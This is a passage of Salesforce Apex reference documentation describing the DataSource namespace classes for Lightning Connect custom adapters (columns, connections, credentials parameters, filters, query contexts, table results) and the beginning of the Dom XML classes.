length	32000
decimalPlaces	0

url(name, length)

Returns a new column of data type `URL_TYPE` with the specified name and length.

Signature

```
public static DataSource.Column url(String name, Integer length)
```

Parameters

name
Type: String

Name of the column.

length
Type: Integer

Number of characters allowed in the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.URL_TYPE

Property	Value
length	*length*
decimalPlaces	0

url(name)

Returns a new column of data type `URL_TYPE` with the specified name and the length of 1,000 characters.

Signature

```
public static DataSource.Column url(String name)
```

Parameters

name
Type: String

Name of the column.

Return Value

Type: DataSource.Column

The returned column has these property values.

Property	Value
name	*name*
label	*name*
description	*name*
isSortable	true
isFilterable	true
type	DataSource.DataType.URL_TYPE
length	1000
decimalPlaces	0

ColumnSelection Class

Identifies the list of columns to return during a query or search.

Namespace

DataSource Namespace

Usage

This class is associated with the `SELECT` clause for a SOQL query, or the `RETURNING` clause for a SOSL query.

IN THIS SECTION:

ColumnSelection Properties

The following are properties for `ColumnSelection`.

IN THIS SECTION:

aggregation

How to aggregate the column's data.

Signature

```
public DataSource.QueryAggregation aggregation {get; set;}
```

Property Value

Type: DataSource.QueryAggregation

columnName

Name of the selected column.

Signature

```
public String columnName {get; set;}
```

Property Value

Type: String

tableName

Name of the column's table.

Signature

```
public String tableName {get; set;}
```

Property Value

Type: String

Connection Class

Extend this class to enable your Salesforce organization to sync the external system's schema and to handle queries and searches of the external data.

Namespace

DataSource

Usage

Your `DataSource.Connection` and `DataSource.Provider` classes compose a custom adapter for Lightning Connect.

Changing the `sync` method on the `DataSource.Connection` class doesn't automatically resync any external objects.

IN THIS SECTION:

Connection Methods

Connection Methods

The following are methods for `Connection`.

IN THIS SECTION:

query(queryContext)
Gets invoked by a SOQL query of an external object. A SOQL query is generated and executed when a user visits an external object's list view or record detail page in Salesforce. Returns the results of the query.

search(searchContext)
Gets invoked by a SOSL query of an external object or when a user performs a Salesforce global search that also searches external objects. Returns the results of the query.

sync()
Gets invoked when an administrator clicks **Validate and Sync** on the external data source detail page. Returns a list of tables that describe the external system's schema.

query(queryContext)

Gets invoked by a SOQL query of an external object. A SOQL query is generated and executed when a user visits an external object's list view or record detail page in Salesforce. Returns the results of the query.

Signature

```
public DataSource.TableResult query(DataSource.QueryContext queryContext)
```

Parameters

queryContext
Type: DataSource.QueryContext

Represents the query to run against a data table.

Return Value

Type: DataSource.TableResult

search(searchContext)

Gets invoked by a SOSL query of an external object or when a user performs a Salesforce global search that also searches external objects. Returns the results of the query.

Signature

```
public List<DataSource.TableResult> search(DataSource.SearchContext searchContext)
```

Parameters

searchContext
Type: DataSource.SearchContext

Represents the query to run against an external data table.

Return Value

Type: List<DataSource.TableResult>

sync()

Gets invoked when an administrator clicks **Validate and Sync** on the external data source detail page. Returns a list of tables that describe the external system's schema.

Signature

```
public List<DataSource.Table> sync()
```

Return Value

Type: List<DataSource.Table>

Each returned table can be used to create an external object in Salesforce. On the Validate External Data Source page, the administrator views the list of returned tables and selects which tables to sync. When the administrator clicks **Sync**, an external object is created for each selected table. Also, each column within the selected tables becomes a field in the external object.

ConnectionParams Class

Contains the credentials for authenticating to the external system.

Namespace

DataSource

Usage

If your extension of the `DataSource.Provider` class returns `DataSource.AuthenticationCapability` values that indicate support for authentication, the `DataSource.Connection` class is instantiated with a `DataSource.ConnectionParams` instance in the constructor.

The authentication credentials in the `DataSource.ConnectionParams` instance depend on the `Identity Type` field of the external data source definition in Salesforce.

- If `Identity Type` is set to `Named Principal`, the credentials come from the external data source definition.
- If `Identity Type` is set to `Per User`:
  - For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system.
  - For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

The values in this class can appear in debug logs and can be accessed by users who have the "Author Apex" permission. If you require better security, we recommend that you specify named credentials instead of URLs as your Apex callout endpoints. Salesforce manages all the authentication for Apex callouts that specify a named credential as the callout endpoint, so that your code doesn't have to.

IN THIS SECTION:

ConnectionParams Properties

The following are properties for `ConnectionParams`.

IN THIS SECTION:

protocol
The type of protocol that's used to authenticate to the external system.

repository
Reserved for future use.

username
The username for authenticating to the external system.

certificateName

The name of the certificate for establishing each connection to the external system.

Signature

```
public String certificateName {get; set;}
```

Property Value

Type: String

The value comes from the external data source definition in Salesforce.

endpoint

The URL of the external system.

Signature

```
public String endpoint {get; set;}
```

Property Value

Type: String

The value comes from the external data source definition in Salesforce.

oauthToken

The OAuth token that's issued by the external system.

Signature

```
public String oauthToken {get; set;}
```

Property Value

Type: String

password

The password for authenticating to the external system.

Signature

```
public String password {get; set;}
```

Property Value

Type: String

The value depends on the `Identity Type` field of the external data source definition in Salesforce.

- If `Identity Type` is set to `Named Principal`, the credentials come from the external data source definition.
- If `Identity Type` is set to `Per User`:
  - For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system.
  - For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

principalType

An instance of DataSource.IdentityType, which determines which set of credentials to use to access the external system.

Signature

```
public DataSource.IdentityType principalType {get; set;}
```

Property Value

Type: DataSource.IdentityType

protocol

The type of protocol that's used to authenticate to the external system.

Signature

```
public DataSource.AuthenticationProtocol protocol {get; set;}
```

Property Value

Type: DataSource.AuthenticationProtocol

repository

Reserved for future use.

Signature

```
public String repository {get; set;}
```

Property Value

Type: String

Reserved for future use.

username

The username for authenticating to the external system.

Signature

```
public String username {get; set;}
```

Property Value

Type: String

The value depends on the `Identity Type` field of the external data source definition in Salesforce.

- If `Identity Type` is set to `Named Principal`, the credentials come from the external data source definition.
- If `Identity Type` is set to `Per User`:
  - For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system.
  - For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

DataSourceUtil Class

Parent class for the `DataSource.Provider` and `DataSource.Connection` classes.

Namespace

DataSource

IN THIS SECTION:

DataSourceUtil Methods

The following are methods for `DataSourceUtil`.

IN THIS SECTION:

logWarning(message)

Logs the error message in the debug log.

Signature

```
public void logWarning(String message)
```

Parameters

message
Type: String

The error message.

Return Value

Type: void

throwException(message)

Throws a `DataSourceException` and displays the provided message to the user.

Signature

```
public void throwException(String message)
```

Parameters

message
Type: String

Error message to display to the user.

Return Value

Type: void

DataType Enum

Specifies the data types that are supported by the Apex Connector Framework.

Usage

The `DataSource.DataType` enum is referenced by the `type` property on the `DataSource.Column` class.

Enum Values

The following are the values of the `DataSource.DataType` enum.

Value	Description
`BOOLEAN_TYPE`	Boolean
`DATETIME_TYPE`	Date/time
`EXTERNAL_LOOKUP_TYPE`	External lookup relationship
`INDIRECT_LOOKUP_TYPE`	Indirect lookup relationship
`LOOKUP_TYPE`	Lookup relationship
`NUMBER_TYPE`	Number
`STRING_LONG_TYPE`	Long text area
`STRING_SHORT_TYPE`	Text area
`URL_TYPE`	URL

Filter Class

Represents a `WHERE` clause in a SOSL or SOQL query.

Namespace

DataSource

Usage

Compound types require child filters. Specifically, the `subfilters` property can't be null if the `type` property is `NOT_`, `AND_`, or `OR_`.

IN THIS SECTION:

Filter Properties

The following are properties for `Filter`.

IN THIS SECTION:

columnName

Name of the column that's being evaluated in a simple comparative type of filter.

columnValue

Value that the filter compares records against in a simple comparative type of filter.

subfilters

List of subfilters for compound filter types, such as `NOT_`, `AND_`, and `OR_`.

tableName
Name of the table whose column is being evaluated in a simple comparative type of filter.

type
Type of filter operation that limits the returned data.

columnName

Name of the column that's being evaluated in a simple comparative type of filter.

Signature

```
public String columnName {get; set;}
```

Property Value

Type: String

columnValue

Value that the filter compares records against in a simple comparative type of filter.

Signature

```
public Object columnValue {get; set;}
```

Property Value

Type: Object

subfilters

List of subfilters for compound filter types, such as `NOT_`, `AND_`, and `OR_`.

Signature

```
public List<DataSource.Filter> subfilters {get; set;}
```

Property Value

Type: List<DataSource.Filter>

tableName

Name of the table whose column is being evaluated in a simple comparative type of filter.

Signature

```
public String tableName {get; set;}
```

Property Value

Type: String

type

Type of filter operation that limits the returned data.

Signature

```
public DataSource.FilterType type {get; set;}
```

Property Value

Type: DataSource.FilterType

FilterType Enum

Referenced by the `type` property on a `DataSource.Filter`.

Usage

Determines how to limit the returned data.

Enum Values

The following are the values of the `DataSource.FilterType` enum.

Value	Description
`AND_`	This compound filter type returns all rows that match all the subfilters.
`CONTAINS`	Simple comparative filter type.
`ENDS_WITH`	Simple comparative filter type.
`EQUALS`	Simple comparative filter type.
`GREATER_THAN`	Simple comparative filter type.
`GREATER_THAN_OR_EQUAL_TO`	Simple comparative filter type.
`LESS_THAN`	Simple comparative filter type.
`LESS_THAN_OR_EQUAL_TO`	Simple comparative filter type.
`LIKE_`	Simple comparative filter type.
`NOT_`	This compound filter type returns the rows that don't match the subfilter.
`NOT_EQUALS`	Simple comparative filter type.
`OR_`	This compound filter type returns all rows that match any of the subfilters.
`STARTS_WITH`	Simple comparative filter type.

IdentityType Enum

Determines which set of credentials is used to authenticate to the external system.

Usage

The relevant credentials are passed to your `DataSource.Connection` class.

Enum Values

The following are the values of the `DataSource.IdentityType` enum.

Value	Description
`ANONYMOUS`	No credentials are used to authenticate to the external system.
`NAMED_USER`	The credentials in the external data source definition are used to authenticate to the external system, regardless of which user is accessing the external data from your organization.
`PER_USER`	For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system. For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

Order Class

Contains details about how to sort the rows in the result set. Equivalent to an `ORDER BY` statement in a SOQL query.

Namespace

DataSource

Usage

Used in the `order` property on the `DataSource.TableSelection` class.

IN THIS SECTION:

Order Properties

The following are properties for `Order`.

IN THIS SECTION:

columnName

Name of the column whose values are used to sort the rows in the result set.

Signature

```
public String columnName {get; set;}
```

Property Value

Type: String

direction

Direction for sorting rows based on column values.

Signature

```
public DataSource.OrderDirection direction {get; set;}
```

Property Value

Type: DataSource.OrderDirection

tableName

Name of the table whose column values are used to sort the rows in the result set.

Signature

```
public String tableName {get; set;}
```

Property Value

Type: String

Order Methods

The following are methods for `Order`.

IN THIS SECTION:

get(tableName, columnName, direction)

Creates an instance of the DataSource.Order class.

Signature

```
public static DataSource.Order get(String tableName, String columnName,
DataSource.OrderDirection direction)
```

Parameters

tableName
Type: String

Name of the table whose column values are used to sort the rows in the result set.

columnName
Type: String

Name of the column whose values are used to sort the rows in the result set.

direction
Type: DataSource.OrderDirection

Direction for sorting rows based on column values.

Return Value

Type: DataSource.Order

OrderDirection Enum

Specifies the direction for sorting rows based on column values.

Usage

Used by the direction property on the DataSource.Order class.

Enum Values

The following are the values of the `DataSource.OrderDirection` enum.

Value	Description
`ASCENDING`	Sort rows in ascending order (A–Z).
`DESCENDING`	Sort rows in descending order (Z–A).

Provider Class

Extend this base class to create a custom adapter for Lightning Connect. The class informs Salesforce of the functional and authentication capabilities that are supported by or required to connect to the external system.

Namespace

DataSource

Usage

Create an Apex class that extends `DataSource.Provider` to specify the following.

- The types of authentication that can be used to access the external system
- The features that are supported for the connection to the external system
- The Apex class that extends `DataSource.Connection` to sync the external system's schema and to handle the queries and searches of the external data

The values that are returned by the `DataSource.Provider` class determine which settings are available in the external data source definition in Salesforce. To access the external data source definition from Setup, click **Develop** > **External Data Sources**.

IN THIS SECTION:

Provider Methods

The following are methods for `Provider`.

IN THIS SECTION:

getAuthenticationCapabilities()

Returns the types of authentication that can be used to access the external system.

Signature

```
public List<DataSource.AuthenticationCapability> getAuthenticationCapabilities()
```

Return Value

Type: List<DataSource.AuthenticationCapability>

getCapabilities()

Returns the functional operations that the external system supports and the required endpoint settings for the external data source definition in Salesforce.

Signature

```
public List<DataSource.Capability> getCapabilities()
```

Return Value

Type: List<DataSource.Capability>

getConnection(connectionParams)

Returns a connection that points to an instance of the external data source.

Signature

```
public DataSource.Connection getConnection(DataSource.ConnectionParams connectionParams)
```

Parameters

`connectionParams`
Type: DataSource.ConnectionParams

Credentials for authenticating to the external system.

Return Value

Type: DataSource.Connection

QueryAggregation Enum

Specifies how to aggregate a column in a query.

Usage

Used by the aggregation property on the DataSource.ColumnSelection class.

Enum Values

The following are the values of the `DataSource.QueryAggregation` enum.

Value	Description
`AVG`	Reserved for future use.

Value	Description
`COUNT`	Returns the number of rows that meet the query criteria.
`MAX`	Reserved for future use.
`MIN`	Reserved for future use.
`NONE`	No aggregation.
`SUM`	Reserved for future use.

QueryContext Class

An instance of `QueryContext` is provided to the `query` method on your `DataSource.Connection` class. The instance corresponds to a SOQL request.

Namespace

DataSource

IN THIS SECTION:

QueryContext Properties

The following are properties for `QueryContext`.

IN THIS SECTION:

queryMoreToken

Query token that's used for server-driven paging to determine and fetch the subsequent batch of results.

Signature

```
public String queryMoreToken {get; set;}
```

Property Value

Type: String

tableSelection

Query details that represent the `FROM`, `ORDER BY`, `SELECT`, and `WHERE` clauses in a SOQL or SOSL query.

Signature

```
public DataSource.TableSelection tableSelection {get; set;}
```

Property Value

Type: DataSource.TableSelection

QueryContext Methods

The following are methods for `QueryContext`.

IN THIS SECTION:

get(metadata, offset, maxResults, tableSelection)

Creates an instance of the `QueryContext` class.

Signature

```
public static DataSource.QueryContext get(List<DataSource.Table> metadata, Integer
offset, Integer maxResults, DataSource.TableSelection tableSelection)
```

Parameters

`metadata`
Type: List<DataSource.Table>

List of table metadata that describes the external system's tables to query.

`offset`
Type: Integer

Used for client-driven paging. Specifies the starting row offset into the query's result set.

`maxResults`
Type: Integer

Used for client-driven paging. Specifies the maximum number of rows to return in each batch.

`tableSelection`
Type: DataSource.TableSelection

Query details that represent the `FROM`, `ORDER BY`, `SELECT`, and `WHERE` clauses in a SOQL or SOSL query.

Return Value

Type: `DataSource.QueryContext`

QueryUtils Class

Contains helper methods to locally filter, sort, and apply limit and offset clauses to data rows. This helper class is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

Namespace

DataSource

Usage

The `DataSource.QueryUtils` class and its helper methods can process query results locally within your Salesforce organization. This class is provided for your convenience to simplify the development of your Lightning Connect custom adapter for initial tests. However, the `DataSource.QueryUtils` class and its methods aren't supported for use in production environments that use callouts to retrieve data from external systems. Complete the filtering and sorting on the external system before sending the query results to Salesforce. When possible, use server-driven paging or another technique to have the external system determine the appropriate data subsets according to the limit and offset clauses in the query.

IN THIS SECTION:

QueryUtils Methods

The following are methods for `QueryUtils`.

IN THIS SECTION:

applyLimitAndOffset(queryContext, rows)

Returns a subset of data rows after locally applying limit and offset clauses from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

Signature

```
public static List<Map<String,Object>> applyLimitAndOffset(DataSource.QueryContext
queryContext, List<Map<String,Object>> rows)
```

Parameters

queryContext
Type: DataSource.QueryContext

Represents the query to run against a data table.

rows
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: List<Map<String, Object>>

filter(queryContext, rows)

Returns a subset of data rows after locally ordering and applying filters from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

Signature

```
public static List<Map<String,bject>> filter(DataSource.QueryContext queryContext,
List<Map<String,Object>> rows)
```

Parameters

queryContext
Type: DataSource.QueryContext

Represents the query to run against a data table.

rows
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: List<Map<String, Object>>

process(queryContext, rows)

Returns data rows after locally filtering, sorting, ordering, and applying limit and offset clauses from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

Signature

```
public static List<Map<String,bject>> process(DataSource.QueryContext queryContext,
List<Map<String,Object>> rows)
```

Parameters

queryContext
Type: DataSource.QueryContext

Represents the query to run against a data table.

rows
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: List<Map<String, Object>>

sort(queryContext, rows)

Returns data rows after locally sorting and applying the order from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

Signature

```
public static List<Map<String,ject>> sort(DataSource.QueryContext queryContext,
List<Map<String,bject>> rows)
```

Parameters

queryContext
Type: DataSource.QueryContext

Represents the query to run against a data table.

rows
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: List<Map<String, Object>>

ReadContext Class

Abstract base class for the `QueryContext` and `SearchContext` classes.

Namespace

DataSource

IN THIS SECTION:

ReadContext Properties

The following are properties for `ReadContext`.

IN THIS SECTION:

maxResults

Maximum number of rows that the query can return.

Signature

```
public Integer maxResults {get; set;}
```

Property Value

Type: Integer

metadata

Describes the external system's tables to query.

Signature

```
public List<DataSource.Table> metadata {get; set;}
```

Property Value

Type: List<DataSource.Table>

offset

The starting row offset into the query's result set. Used for client-driven paging.

Signature

```
public Integer offset {get; set;}
```

Property Value

Type: Integer

SearchContext Class

An instance of `SearchContext` is provided to the search method on your `DataSource.Connection` class. The instance corresponds to a search or SOSL request.

Namespace

DataSource

IN THIS SECTION:

SearchContext Constructors

The following are constructors for `SearchContext`.

IN THIS SECTION:

SearchContext(metadata, offset, maxResults, tableSelections, searchPhrase)

Creates an instance of the `SearchContext` class with the specified parameter values.

Signature

```
public SearchContext(List<DataSource.Table> metadata, Integer offset, Integer maxResults,
List<DataSource.TableSelection> tableSelections, String searchPhrase)
```

Parameters

`metadata`
Type: List<DataSource.Table>

List of table metadata that describes the external system's tables to query.

`offset`
Type: Integer

Specifies the starting row offset into the query's result set.

`maxResults`
Type: Integer

Specifies the maximum number of rows to return in each batch.

tableSelections
Type: List<DataSource.TableSelection>

List of queries and their details. The details represent the `FROM`, `ORDER BY`, `SELECT`, and `WHERE` clauses in each SOQL or SOSL query.

searchPhrase
Type: String

The user-entered search string as a case-sensitive single phrase, with all non-alphanumeric characters removed.

SearchContext()

Creates an instance of the `SearchContext` class.

Signature

```
public SearchContext()
```

SearchContext Properties

The following are properties for `SearchContext`.

IN THIS SECTION:

searchPhrase
The user-entered search string as a case-sensitive single phrase, with all non-alphanumeric characters removed.

tableSelections
List of queries and their details. The details represent the FROM, ORDER BY, SELECT, and WHERE clauses in each SOQL or SOSL query.

searchPhrase

The user-entered search string as a case-sensitive single phrase, with all non-alphanumeric characters removed.

Signature

```
public String searchPhrase {get; set;}
```

Property Value

Type: String

tableSelections

List of queries and their details. The details represent the FROM, ORDER BY, SELECT, and WHERE clauses in each SOQL or SOSL query.

Signature

```
public List<DataSource.TableSelection> tableSelections {get; set;}
```

Property Value

Type: List<DataSource.TableSelection>

SearchUtils Class

Helper class for implementing search on a custom adapter for Lightning Connect.

Namespace

DataSource

Usage

We recommend that you develop your own search implementation that can search columns in addition to the designated name field.

IN THIS SECTION:

SearchUtils Methods

The following are methods for `SearchUtils`.

IN THIS SECTION:

searchByName(searchDetails, connection)

Queries all the tables and returns each row whose designated name field contains the search phrase.

Signature

```
public static List<DataSource.TableResult> searchByName(DataSource.SearchContext
searchDetails, DataSource.Connection connection)
```

Parameters

`searchDetails`
Type: DataSource.SearchContext

The `SearchContext` class that specifies which data to search and what to search for.

`connection`
Type: DataSource.Connection

The `DataSource.Connection` class that connects to the external system.

Return Value

Type: List<DataSource.TableResult>

Table Class

Describes a table on an external system that the Lightning Connect custom adapter connects to.

Namespace

DataSource

Usage

A list of table metadata is provided by the `DataSource.Connection` class when the `sync()` method is invoked. Each table can become an external object in Salesforce.

The metadata is stored in Salesforce. Updating the Apex code to return new or updated values for the table metadata doesn't automatically update the stored metadata in Salesforce.

IN THIS SECTION:

Table Properties

The following are properties for `Table`.

IN THIS SECTION:

columns

List of table columns.

Signature

```
public List<DataSource.Column> columns {get; set;}
```

Property Value

Type: List<DataSource.Column>

description

Description of what the table represents.

Signature

```
public String description {get; set;}
```

Property Value

Type: String

labelPlural

Plural form of the user-friendly name for the table that appears in the Salesforce user interface.

Signature

```
public String labelPlural {get; set;}
```

Property Value

Type: String

labelSingular

Singular form of the user-friendly name for the table that appears in the Salesforce user interface.

Signature

```
public String labelSingular {get; set;}
```

Property Value

Type: String

name

Name of the table on the external system.

Signature

```
public String name {get; set;}
```

Property Value

Type: String

nameColumn

Name of the table column that becomes the name field of the external object when the administrator syncs the table.

Signature

```
public String nameColumn {get; set;}
```

Property Value

Type: String

Table Methods

The following are methods for `Table`.

IN THIS SECTION:

get(name, labelSingular, labelPlural, description, nameColumn, columns)

Returns the table metadata with the specified parameter values.

Signature

```
public static DataSource.Table get(String name, String labelSingular, String labelPlural,
String description, String nameColumn, List<DataSource.Column> columns)
```

Parameters

name
Type: String

Name of the external table.

labelSingular
Type: String

Singular form of the user-friendly name for the table that appears in the Salesforce user interface.

labelPlural
Type: String

Plural form of the user-friendly name for the table that appears in the Salesforce user interface.

description
Type: String

Description of the external table.

nameColumn
Type: String

Name of the table column that becomes the name field of the external object when the administrator syncs the table.

columns
Type: List<DataSource.Column>

List of table columns.

Return Value

Type: DataSource.Table

get(name, nameColumn, columns)

Returns the table metadata with the specified parameter values, using the name for the labels and description.

Signature

```
public static DataSource.Table get(String name, String nameColumn,
List<DataSource.Column> columns)
```

Parameters

name
Type: String

Name of the external table.

nameColumn
Type: String

Name of the table column that becomes the name field of the external object when the administrator syncs the table.

columns
Type: List<DataSource.Column>

List of table columns.

Return Value

Type: DataSource.Table

The returned table metadata has these property values.

Property	Value
name	*name*
labelSingular	*name*
labelPlural	*name*

Property	Value
description	*name*
nameColumn	*nameColumn*
columns	*columns*

TableResult Class

Contains the results of a search or query.

Namespace

DataSource

IN THIS SECTION:

TableResult Properties

The following are properties for `TableResult`.

IN THIS SECTION:

errorMessage

Error message to display to the user.

Signature

```
public String errorMessage {get; set;}
```

Property Value

Type: String

queryMoreToken

Query token that's used for server-driven paging to determine and fetch the subsequent batch of results. This token is passed back to the Apex data source on subsequent queries in the `queryMoreToken` property on the `QueryContext`.

Signature

```
public String queryMoreToken {get; set;}
```

Property Value

Type: String

rows

Rows of data.

Signature

```
public List<Map<String,Object>> rows {get; set;}
```

Property Value

Type: List<Map<String, Object>>

success

Whether the search or query was successful.

Signature

```
public Boolean success {get; set;}
```

Property Value

Type: Boolean

tableName

Name of the table that was queried.

Signature

```
public String tableName {get; set;}
```

Property Value

Type: String

totalSize

The total number of rows that meet the query criteria, even when the external system is requested to return a smaller batch size.

Signature

```
public Integer totalSize {get; set;}
```

Property Value

Type: Integer

TableResult Methods

The following are methods for `TableResult`.

IN THIS SECTION:

error(errorMessage)

Returns failed search or query results with the provided error message.

Signature

```
public static DataSource.TableResult error(String errorMessage)
```

Parameters

`errorMessage`
Type: String

Error message to display to the user.

Return Value

Type: DataSource.TableResult

The returned `TableResult` has these property values.

Property	Value
success	false
errorMessage	*errorMessage*
tableName	null
rows	null
rows.size()	0

get(success, errorMessage, tableName, rows, totalSize)

Returns a subset of data rows in a `TableResult` with the provided property values.

Signature

```
public static DataSource.TableResult get(Boolean success, String errorMessage, String tableName, List<Map<String,Object>> rows, Integer totalSize)
```

Parameters

success

Type: Boolean

Whether the search or query was successful.

errorMessage

Type: String

Error message to display to the user.

tableName

Type: String

Name of the table that was queried.

rows

Type: List<Map<String, Object>>

Rows of data.

totalSize

Type: Integer

The total number of rows that meet the query criteria, even when the external system is requested to return a smaller batch size.

Return Value

Type: DataSource.TableResult

get(success, errorMessage, tableName, rows)

Returns a subset of data rows in a `TableResult` with the provided property values and the number of rows in the table.

Signature

```
public static DataSource.TableResult get(Boolean success, String errorMessage, String
tableName, List<Map<String,Object>> rows)
```

Parameters

success
Type: Boolean

Whether the search or query was successful.

errorMessage
Type: String

Error message to display to the user.

tableName
Type: String

Name of the table that was queried.

rows
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: DataSource.TableResult

get(queryContext, rows)

Returns the subset of data rows that meet the query criteria, and the number of rows in the table, in a `TableResult`.

Signature

```
public static DataSource.TableResult get(DataSource.QueryContext queryContext,
List<Map<String,Object>> rows)
```

Parameters

queryContext
Type: DataSource.QueryContext

Represents the query to run against a data table.

rows
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: DataSource.TableResult

get(tableSelection, rows)

Returns the subset of data rows that meet the query criteria, and the number of rows in the table, in a `TableResult`.

Signature

```
public static DataSource.TableResult get(DataSource.TableSelection tableSelection,
List<Map<String,Object>> rows)
```

Parameters

`tableSelection`
Type: DataSource.TableSelection

Query details that represent the `FROM`, `ORDER BY`, `SELECT`, and `WHERE` clauses in a SOQL or SOSL query.

`rows`
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: DataSource.TableResult

TableSelection Class

Contains a breakdown of the SOQL or SOSL query. Its properties represent the FROM, ORDER BY, SELECT, and WHERE clauses in the query.

Namespace

DataSource

IN THIS SECTION:

TableSelection Properties

TableSelection Properties

The following are properties for `TableSelection`.

IN THIS SECTION:

columnsSelected
List of columns to query. Corresponds to the `SELECT` clause in a SOQL or SOSL query.

filter

Identifies the query filter, which can be a compound filter that has a list of subfilters. The filter corresponds to the `WHERE` clause in a SOQL or SOSL query.

order

Identifies the order for sorting the query results. Corresponds to the `ORDER BY` clause in a SOQL or SOSL query.

tableSelected

Name of the table to query. Corresponds to the `FROM` clause in a SOQL or SOSL query.

columnsSelected

List of columns to query. Corresponds to the `SELECT` clause in a SOQL or SOSL query.

Signature

```
public List<DataSource.ColumnSelection> columnsSelected {get; set;}
```

Property Value

Type: List<DataSource.ColumnSelection>

filter

Identifies the query filter, which can be a compound filter that has a list of subfilters. The filter corresponds to the `WHERE` clause in a SOQL or SOSL query.

Signature

```
public DataSource.Filter filter {get; set;}
```

Property Value

Type: DataSource.Filter

order

Identifies the order for sorting the query results. Corresponds to the `ORDER BY` clause in a SOQL or SOSL query.

Signature

```
public List<DataSource.Order> order {get; set;}
```

Property Value

Type: List<DataSource.Order>

tableSelected

Name of the table to query. Corresponds to the `FROM` clause in a SOQL or SOSL query.

Signature

```
public String tableSelected {get; set;}
```

Property Value

Type: String

DataSource Exceptions

The `DataSource` namespace contains exception classes.

All exception classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions.

The `DataSource` namespace contains these exceptions.

Exception	Description	Methods
`DataSource.DataSourceException`	Throw this exception to indicate that an error occurred while communicating with an external data source.	To get the error message and write it to debug log, use the `String getMessage()`.
`DataSource.OAuthTokenExpiredException`	Throw this exception to indicate that an OAuth token has expired. The system then attempts to refresh the token automatically and restart the query, search, or sync operation.	To get the error message and write it to debug log, use the `String getMessage()`.

Dom Namespace

The `Dom` namespace provides classes and methods for approval processing.

The following are the classes in the `Dom` namespace.

IN THIS SECTION:

Document Class
Use the `Document` class to process XML content.

XmlNode Class
Use the `XmlNode` class to work with a node in an XML document.

Document Class

Use the `Document` class to process XML content.

Namespace

Dom

Usage

One common application is to use it to create the body of a request for HttpRequest or to parse a response accessed by HttpResponse.

IN THIS SECTION:

Document Constructors

The following are constructors for `Document`.

IN THIS SECTION:

`Document()`

Creates a new instance of the `Dom.Document` class.

Signature

```
public Document()
```

Document Methods

The following are methods for `Document`. All are instance methods.

IN THIS SECTION:

`createRootElement(name, namespace, prefix)`

Creates the top-level root element for a document.

Signature

```
public Dom.XmlNode createRootElement(String name, String namespace, String prefix)
```

Parameters

name
Type: String

namespace
Type: String

prefix
Type: String

Return Value

Type: Dom.XmlNode

Usage

For more information about namespaces, see XML Namespaces.

Calling this method more than once on a document generates an error as a document can have only one root element.

getRootElement()

Returns the top-level root element node in the document. If this method returns `null`, the root element has not been created yet.

Signature

```
public Dom.XmlNode getRootElement()
```

Return Value

Type: Dom.XmlNode

load(xml)

Parse the XML representation of the document specified in the *xml* argument and load it into a document.

Signature

```
public Void load(String xml)
```

Parameters

xml
Type: String

Return Value

Type: Void

Example

```
Dom.Document doc = new Dom.Document();
doc.load(xml);
```

`toXmlString()`

Returns the XML representation of the document as a String.

Signature

```
public String toXmlString()
```

Return Value

Type: String

XmlNode Class

Use the `XmlNode` class to work with a node in an XML document.

Namespace

Dom

XmlNode Methods

The following are methods for `XmlNode`. All are instance methods.

IN THIS SECTION:

addChildElement(name, namespace, prefix)
Creates a child element node for this node.

addCommentNode(text)
Creates a child comment node for this node.

addTextNode(text)
Creates a child text node for this node.

getAttribute(key, keyNamespace)
Returns *`namespacePrefix:attributeValue`* for the given key and key namespace.

getAttributeCount()
Returns the number of attributes for this node.

getAttributeKeyAt(index)
Returns the attribute key for the given index. Index values start at 0.

getAttributeKeyNsAt(index)
Returns the attribute key namespace for the given index.

getAttributeValue(key, keyNamespace)
Returns the attribute value for the given key and key namespace.

getAttributeValueNs(key, keyNamespace)
Returns the attribute value namespace for the given key and key namespace.

getChildElement(name, namespace)
Returns the child element node for the node with the given name and namespace.

getChildElements()
Returns the child element nodes for this node. This doesn't include child text or comment nodes.

getChildren()
Returns the child nodes for this node. This includes all node types.

getName()
Returns the element name.

getNamespace()
Returns the namespace of the element.

getNamespaceFor(prefix)
Returns the namespace of the element for the given prefix.

getNodeType()
Returns the node type.

getParent()
Returns the parent of this element.

getPrefixFor(namespace)
Returns the prefix of the given namespace.

getText()
Returns the text for this node.

removeAttribute(key, keyNamespace)
Removes the attribute with the given key and key namespace. Returns `true` if successful, `false` otherwise.

removeChild(childNode)
Removes the given child node.

setAttribute(key, value)
Sets the key attribute value.

setAttributeNs(key, value, keyNamespace, valueNamespace)
Sets the key attribute value.

setNamespace(prefix, namespace)
Sets the namespace for the given prefix.

`addChildElement(name, namespace, prefix)`

Creates a child element node for this node.

Signature

```
public Dom.XmlNode addChildElement(String name, String namespace, String prefix)
```

Parameters

name
Type: String

The *name* argument can't have a `null` value.

namespace
Type: String

prefix
Type: String

Return Value

Type: Dom.XmlNode

Usage

- If the *namespace* argument has a non-`null` value and the *prefix* argument is `null`, the namespace is set as the default namespace.
- If the *prefix* argument is `null`, Salesforce automatically assigns a prefix for the element. The format of the automatic prefix is `ns`***i***, where *i* is a number.If the *prefix* argument is `''`, the namespace is set as the default namespace.

addCommentNode(text)

